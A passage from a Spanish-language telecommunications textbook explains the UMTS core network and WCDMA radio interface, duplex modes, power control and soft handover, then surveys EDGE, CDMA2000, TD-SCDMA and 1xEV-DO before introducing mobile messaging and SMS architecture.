Los Nodos-B, cada uno de los cuales puede controlar varias células, son los encargados de suministrar los recursos radio a las estaciones móviles. Existe una amplia variedad de nodos, tanto para interior como para exterior, micros, minis, y macros, escalables según la necesidad de capacidad.

Respecto al interfaz radio en sí, la complejidad comparado con el de GSM aumenta bastante. Se basa en tres capas que dan diferentes servicios y tiene dos modos de funcionamiento UTRA-FDD y UTRA-TDD ambos basados en WCDMA. Las principales características de estos modos así como otras características de este interfaz radio serán explicados en el siguiente apartado.

5.3.3 Red Troncal

Como hemos dicho la red troncal (*CN, Core Network*) es la parte que menos cambios ha sufrido respecto a las tecnologías 2G. En realidad esto es una verdad a medias, puesto que la primera versión del estándar (*release 99*) que se publicó efectivamente tenía una red troncal muy parecida a la GSM/GPRS. En las sucesivas versiones de UMTS se han ido definiendo redes troncales más cercanas a las redes de paquetes actuales, basándose prácticamente todas las comunicaciones en el protocolo IP.

En la siguiente figura podemos ver la arquitectura completa de la *release 99* evolucionada a partir de una red GSM. Esta arquitectura es una aproximación bastante cercana a las redes que se han montado para lanzar UMTS al mercado.




Figura 2.27: Red UMTS

5.4 Interfaz radio

La interfaz radio es la capa en la que UMTS supone mayor ruptura con los sistemas anteriores. Como vamos a ver a continuación, es la tecnología de acceso al medio que utiliza, CDMA, la que aporta las mayores diferencias y ventajas.

La interfaz radio de UMTS se diseñó pensando en una red que optimizase el uso del espectro disponible además de que permitiese una cierta escalabilidad en su despliegue. Según las medidas del *UMTS Forum* (www.ums-forum.org), si comparamos la capacidad que puede dar un Nodo-B de UMTS respecto a una estación base de GSM encontramos que es 10 veces mayor a un coste ligeramente superior.

En este apartado vamos a tratar de introducir los principales conceptos de la interfaz radio de UMTS, detallando las ventajas e inconvenientes de las principales novedades.

5.4.1 Tecnología WCDMA

En cualquier tecnología inalámbrica se comparte el medio radio. En general, hay tres soluciones para que los usuarios puedan acceder de forma ordenada a ese medio. Ya vimos que estas solu-

ciones eran TDMA, FDMA y CDMA. Todas las tecnologías de tercera generación usan esta última puesto que se ha destacado como la más eficiente en el uso del espectro (además de otras ventajas que luego veremos).

Cuando un usuario accede al medio radio usando CDMA, usa la misma frecuencia que el resto de usuarios al mismo tiempo. La forma de distinguir entre las transmisiones de distintos usuarios es mediante un código binario que se asigna unívocamente. El proceso teórico es el siguiente. El terminal del usuario multiplica la señal que quiere enviar por su código binario y el receptor calcula la correlación de la señal que le llega con ese código para obtener la señal transmitida. Si todos los códigos son ortogonales entre sí, el resto de señales de los demás usuarios se anularían en ese proceso.




Figura 2.28: Multiplicación de señales en CDMA

Esta técnica se denomina espectro ensanchado porque al multiplicar la señal por un código de mayor velocidad binaria la señal resultante tiene un espectro de banda mucho más ancha que la primera. Cada *bit* del código binario se denomina *chip* y su duración tiene una relación inversa con el ancho del canal y con la tasa de transmisión de datos máxima.




Figura 2.29: Espectro de la señal ensanchada

En el ensanchamiento se pasa de una señal de velocidad binaria T_b (bits/s) a otra señal de velocidad binaria T_c (chips/s) que es igual a la velocidad del código. A la relación T_b/T_c se la conoce como factor de ensanchado o ganancia de procesamiento.

En estos sistemas, puesto que el multitrayecto provoca que los códigos en recepción no sean totalmente ortogonales, las principales interferencias son las provenientes de las transmisiones de otros usuarios en la misma frecuencia pero con distintos códigos. Esto provoca que el control de potencia en CDMA sea especialmente importante para que la señal de todos los usuarios llegue con parecida potencia a la estación base.

Las técnicas de ensanchado del espectro tienen una serie de ventajas importantes:

- Estas técnicas dan una protección natural contra las interferencias de banda estrecha y de banda ancha. En el caso de la banda estrecha, estas señales se eliminan en el desensanchamiento puesto que al ser de banda estrecha lo que sucede es que se ensanchan.



Figura 2.30: Protección contra interferencias de banda estrecha

Si las interferencias son señales de banda ancha, cuando se produce el desensanchamiento la interferencia debería seguir ensanchada. Este rechazo depende mucho de la correlación cruzada con el código utilizado.



Figura 2.31: Protección contra interferencias de banda ancha

- Al ocupar más espectro, la señal no puede atenuarse totalmente en el canal dispersivo. Antes con señales de banda estrecha, si el canal sufría un desvanecimiento por multitrayecto en esas frecuencias perdíamos prácticamente la señal. Ahora tenemos la información distribuida entre muchas frecuencias con lo que las pérdidas son mucho menores, de alguna forma estamos utilizando diversidad en el espectro.
- Además, puesto que podemos utilizar las mismas frecuencias en celdas contiguas, un usuario puede estar conectado a la vez a dos o más estaciones base permitiendo traspasos suaves (*soft handover*) que hacen imperceptibles al usuario los cambios de estación.
- Otra ventaja del CDMA, a la hora de transmitir voz, es que se consigue aprovechar de forma natural el carácter discontinuo de la información hablada. Puesto que las interferencias las provocan los usuarios transmitiendo datos, cuando un usuario no habla y no se transmiten datos la capacidad del sistema se incrementa inmediatamente. Esto permite mejoras del orden del 50%.
- Además, en el futuro se podrán utilizar receptores basados en cancelación de interferencias o de detección conjunta. Estos receptores van suprimiendo, progresivamente, a todos los usuarios no deseados obteniendo una señal mucho más limpia para decodificar.

En UMTS se utiliza una versión del CDMA llamada *Wide CDMA* (WCDMA) con capacidad 8 veces mayor, y que emplea canales radio con una anchura de banda de 5 MHz frente a los 1, 25 MHz de CDMA.

En la práctica, no se pueden usar códigos ortogonales entre sí en toda la red puesto que el número de estos es limitado. Lo que se realiza es un ensanchamiento en dos fases.

En la primera fase, llamada de canalización, la señal de velocidad T_b se multiplica por un código de velocidad T_c (3,84 Mchip/s en UMTS). Estos primeros códigos son códigos cortos y totalmente ortogonales entre sí, pero por su escaso número sólo se usan para identificar a los usuarios dentro de una misma célula en el enlace descendente. Su longitud indica la ganancia de procesamiento de la transmisión.

Posteriormente se procede a la aleatorización, multiplicando la señal resultante por un código pseudoaleatorio de la misma velocidad por lo que no se produce mayor ensanchamiento. Estos códigos son bastante complejos, presentan diferentes longitudes y aunque no son totalmente ortogonales su número es muy alto permitiendo identificar usuarios en distintas células.

5.4.2 Modos FDD y TDD

Como hemos visto, para UMTS se escogió CDMA para realizar el acceso al medio compartido para diferentes usuarios. Pero para diferenciar entre el enlace ascendente y el descendente se optó por dos soluciones diferentes, FDMA y TDMA. De esta forma hay dos modos de funcionamiento o dos interfaces radio distintas:

- **Modo FDD (*Frequency Division Duplex*)**

El acceso múltiple al medio se realiza por división en código (para diferentes usuarios) y en frecuencia (para distinguir entre el enlace ascendente y el descendente). Por lo tanto se utilizan dos portadoras como GSM con canales de 5 MHz de ancho de banda cada uno. Este modo de funcionamiento es usado tanto por UMTS como por FOMA, el estándar 3G japonés.

- **Modo TDD (*Time Division Duplex*)**

En este modo el acceso múltiple se realiza por división en código (para diferentes usuarios) y en el tiempo (para distinguir entre el enlace ascendente y el descendente). Existe una única portadora y un único canal de 5 MHz e intervalos temporales de transmisión, que se reparten entre distintos usuarios y a su vez entre sentidos de transmisión. Una de las grandes ventajas de este modo de funcionamiento es que el número de intervalos de tiempo asignados al enlace descendente y al ascendente es configurable por lo que muy apropiado para soportar tráfico asimétrico como el generado en la navegación por Internet.




Figura 2.32: Antenas adaptables Fuente: Comunicaciones I+D nº21

Evidentemente las necesidades de control de potencia son diferentes en los dos enlaces:

- En el enlace ascendente los diferentes terminales pueden estar a diferentes distancias de la estación base por lo que sin un control de potencia muy estricto se podrían enmascarar las señales de orígenes más alejados (problema “*near-far*”).
- En el enlace descendente habrá diferente nivel de señales debido al ruido térmico y a interferencias externas. De todas formas el problema aquí es mucho menor que en el enlace ascendente.

Los principales mecanismos de control de potencia en UMTS son tres:

- Bucle abierto: Se basa en estimar el nivel de atenuación de un enlace por el nivel de potencia recibido, y suponer que dicha estimación es válida para el enlace opuesto. Se suele utilizar en los momentos en los que no hay realimentación de la información de potencia como cuando se inician las comunicaciones o en la transmisión de paquetes cortos.
- Bucle cerrado: Mediante un proceso de realimentación negativa, el receptor mide un parámetro de referencia (nivel de señal recibido o relación señal/interferencia), compara con el valor objetivo y ordena aumentar o reducir la potencia en el transmisor.
- Bucle externo: A partir de las condiciones de propagación y del número de usuarios ajusta el valor portador/interferencia para tener una calidad de servicio adecuada en la comunicación.

5.4.3 Traspasos en UMTS

Otra característica de UMTS diferenciadora con respecto a las tecnologías 1G y 2G, son los traspasos con continuidad o *soft handovers*. En este tipo de traspasos propios de las redes CDMA el terminal móvil puede estar comunicándose con dos estaciones base simultáneamente mientras se realiza el traspaso de las comunicaciones de una a otra.

En el enlace ascendente esto se traduce en dos recepciones de la señal en distintas base y a una selección de la mejor o incluso a una combinación de ambas para obtener una calidad óptima. En cambio, en el enlace descendente la transmisión es múltiple desde las estaciones base y la recepción se produce en el móvil combinando las señales mediante decodificadores apropiados.




Figura 2.33: *Soft Handover* en CDMA

Este tipo de trasposos tienen una serie de ventajas importantes:

- Permiten una mayor continuidad en las llamadas
- Reducen la interferencia
- Proporcionan una mayor calidad puesto que tenemos dos enlaces y reducimos las pérdidas por desvanecimiento.

6 OTRAS TECNOLOGÍAS 2,5G Y 3G

Ya hemos visto las principales tecnologías 2G, 2,5G y 3G que se han implantado en Europa y en gran parte del mundo. Pero hay otras tecnologías que se han desplegado o se van a desplegar en zonas muy influyentes del mundo y que merecen por lo menos una pequeña introducción.

6.1 EDGE

Si decíamos que GPRS era una tecnología 2,5G, EDGE (*Enhanced Data Rates for Global Evolution*) se podría decir que es una tecnología 2,7G. Al igual que GPRS aporta conmutación de paquetes, se monta sobre infraestructuras existentes y permite mayor velocidad. Y es en este último punto donde supera a otras tecnologías 2,5G. La velocidad máxima teórica que permite EDGE es comparable con las tecnologías 3G y alcanza los 384 Kbit/s.

EDGE se despliega evolucionando redes GSM/GPRS extendiendo los servicios de datos en modo paquete con un sistema de modulación/codificación adaptativo. De esta forma se consigue multiplicar por dos la eficiencia espectral de GPRS. Pero esta mejora tiene un coste, sobre todo de complejidad de decodificación en el receptor. Las necesidades de computación en el terminal se multiplican por 4 respecto a GPRS.

En cualquier caso, EDGE es una tecnología muy interesante puesto que supone un acercamiento a las capacidades que brinda las tecnologías 3G con un coste bastante menor. De hecho sus defensores abogan por redes mixtas EDGE-WCDMA en las que la tecnología EDGE se utilizaría para las zonas rurales consiguiendo reducciones de hasta el 50% en la inversión necesaria.

Ya existen operadores que han montado EDGE en sus redes como AT&T y Telefónica Chile entre otros. Por supuesto, ya están disponibles terminales GSM/GPRS/EDGE de fabricantes tan conocidos como Nokia o Motorola.

6.2 CDMA2000

Después de estudiar la familia de tecnologías IMT-2000, vimos que dos de ellas correspondían con UMTS y FOMA y otra tercera correspondía con la evolución de las redes americanas basadas en CDMA (IS-95) y que se conocía como CDMA2000.

Soporta 4 modos de operación de diferentes velocidades y número de portadoras. Aunque los modos que funcionan con multiportadora parece difícil que se implanten en el corto plazo. Al contrario que UMTS, que está siendo definido por el consorcio 3GPP, CDMA2000 se basa en el trabajo del grupo 3GPP2.

Esta tecnología ya ha sido desplegada comercialmente en países sudamericanos y asiáticos y por supuesto E.E.U.U.

6.3 TD-SCDMA

Además de las cinco tecnologías que originariamente se incluyeron en el IMT-2000, posteriormente se han ampliado con dos más. La primera de estas tecnologías es TD-SCDMA, desarrollada conjuntamente por Siemens y la *China Academy of Telecommunications Technology* (CATT).

En Marzo del 2001 el 3GPP lo adoptó como parte de UMTS Release 4 como el modo de funcionamiento TDD LCR (*Low Chip Rate*).

En China ya se han reservado 55 MHz para este sistema, aunque hayan dejado más de 100 MHz adicionales que podrían compartirse con otras tecnologías.

6.4 1xEV-DO

La segunda tecnología que se incluyó a posteriori en la familia IMT-2000 fue 1xEV-DO. En realidad es el cuarto modo de funcionamiento de CDMA-2000, pero se diferencia del resto de tecnologías 3G en que está orientado únicamente a datos.

Teóricamente, soporta tasas binarias de hasta 2,4 Mbps en el enlace descendente. Su orientación a la transmisión de datos asimétricos hace que en el enlace ascendente se utilice CDMA y en el descendente se utilice TDMA, siendo únicamente un usuario a quien se transmita en cada momento.

7 TECNOLOGÍAS PARA EL DESARROLLO DE APLICACIONES MÓVILES

Durante el nacimiento y consolidación de las redes móviles, los servicios de voz son los que tradicionalmente más retorno económico han generado. Ya en los últimos años, esta tendencia ha ido cambiando produciéndose un crecimiento importante de tráfico de datos basado en SMS. El interés de todos los agentes del mercado, operadores, fabricantes y proveedores de contenidos, es que la parte de la factura del usuario móvil asociada al tráfico de datos sea cada vez mayor y de esa forma ir aumentando el mercado sin tener que mermar la rentabilidad de la voz con bajadas continuas de precios.

Vamos a dejar el análisis de la evolución y el futuro de los diferentes tipos de aplicaciones que existen en el mundo móvil para el siguiente capítulo, centrándonos en éste en las diferentes tecnologías que existen o se están estandarizando para el desarrollo de esas aplicaciones.

Una parte importante de la estandarización de la tecnologías y servicios para el desarrollo de aplicaciones móviles se está llevando a cabo en la organización *Open Mobile Alliance* (OMA). Durante este capítulo una parte importante de las tecnologías más recientes veremos que están siendo especificadas por OMA.

El consorcio OMA nace en Junio del 2002 de la mano de Vodafone, Openwave, Nokia y Cingular. Su misión se concretó en crecer el mercado de la industria móvil a través del desarrollo de estándares abiertos y de la interoperabilidad. A partir de su nacimiento, ha ido integrando varios de los foros que se estaban encargando de la especificación de estándares móviles como el WapForum o el foro de posicionamiento móvil *Location Interoperability Forum* (LIF), entre otros.

Pasamos ahora a entrar en cada una de las tecnologías, intentando dar una visión concreta y sencilla de cada una de ellas, con un objetivo principal que es cómo se pueden utilizar y para qué, y un objetivo secundario, en el que no siempre entraremos, que es cómo funcionan internamente. Para ello hemos dividido las tecnologías en cuatro conjuntos de servicios, la mensajería móvil, los servicios de localización, el acceso a Internet y las tecnologías nativas que permiten ejecutar aplicaciones en los terminales.

7.1 Mensajería móvil

Uno de los mayores éxitos de los últimos años en lo que a servicios móviles se refiere han sido los mensajes cortos de texto (SMS, *Short Message Service*). Su auge ha sido mucho mayor de lo esperado y constituyen hoy en día el mayor tráfico de datos móviles.




Figura 2.34: Evolución de los mensajes SMS mandados Fuente: EMC Research

A la sombra del éxito de los SMS han ido apareciendo todo tipo de tecnologías que intentaban transmitir más contenidos, más información sobre un formato de mensaje asíncrono con el objetivo de aumentar el tráfico de datos y la facturación media por cliente (ARPU, *Average Revenue Per User*). Casi todas ellas eran meros puentes hacia un futuro integrador basado en MMS, la mensajería multimedia a la que han convergido.

Como idea asociada al concepto de mensajería, casi todas las tecnologías van a proporcionar un entorno de comunicaciones asíncrono. Esto significa que cuando se realiza una comunicación basada en un mensaje el envío no tiene porqué coincidir con la recepción del mismo y además no tiene una respuesta asociada. Esto supone una arquitectura basada en centros de mensajes que se encargan de almacenarlos y reenviarlos cuando el receptor esté disponible (arquitectura *Store&Forward*).

Siguiendo esta arquitectura asíncrona se suelen dividir los mensajes en dos grupos:

- Mensajes MT (*Mobile Terminated*): Son los mensajes que van desde la red hasta el usuario final.
- Mensajes MO (*Mobile Originated*): Son los mensajes que envía el usuario y que llegan a la red.

Siguiendo esta terminología, un mensaje que un usuario manda a otro, estaría en realidad formado por dos mensajes, uno MO y otro MT. No es gratuita esta afirmación porque nos permite darnos cuenta que cuando un usuario manda un mensaje a otro realmente se está utilizando la red del operador dos veces, mientras que si desarrollamos una aplicación que envíe mensajes MT de publicidad o reciba mensajes MO con órdenes, estos mensajes sólo utilizan la red una sola vez, con la consiguiente diferencia en coste asociada.

En los posteriores apartados vamos a ir analizando las diferentes tecnologías sobre las que se pueden desarrollar aplicaciones de mensajería móvil, siguiendo un orden cronológico de aparición, de las más antiguas originarias de GSM como SMS y USSD a las más modernas como PTT.

7.1.1 SMS

El servicio de mensajes cortos (SMS, *Short Message Service*) consiste básicamente en el envío de mensajes de texto en modo *Store&Forward* a través de un centro de servicio de mensajes cortos (SMSC). Este servicio permite mandar mensajes de hasta 140 bytes (160 caracteres de 7 bits) mediante la capa de señalización de la red. Esta limitación corresponde no a la red móvil, sino al tamaño máximo de los mensajes de la red de señalización número 7.

En GSM, los mensajes cortos se encaminan desde el terminal emisor hasta el SMSC donde se almacenan. Según la especificación GSM, aquí se acaba el envío de un mensaje y este mecanismo es independiente de cómo se haga llegar el mensaje a su destinatario. Cuando el SMSC decide enviar el mensaje contacta con el HLR y si el usuario está activo procede al envío del mensaje a través del MSC correspondiente.

En caso que el usuario no esté activo, el mensaje esperará en el SMSC a ser enviado sino caduca antes. Cuando el usuario se vuelva a conectar el HLR enviará una notificación al SMSC para comunicarle que el usuario ya está en línea. En todas las relaciones del SMSC con los elementos de red GSM (MSC y HLR) se utiliza otro elemento intermedio llamado SMSGateway que actúa de pasarela con el resto de la red.

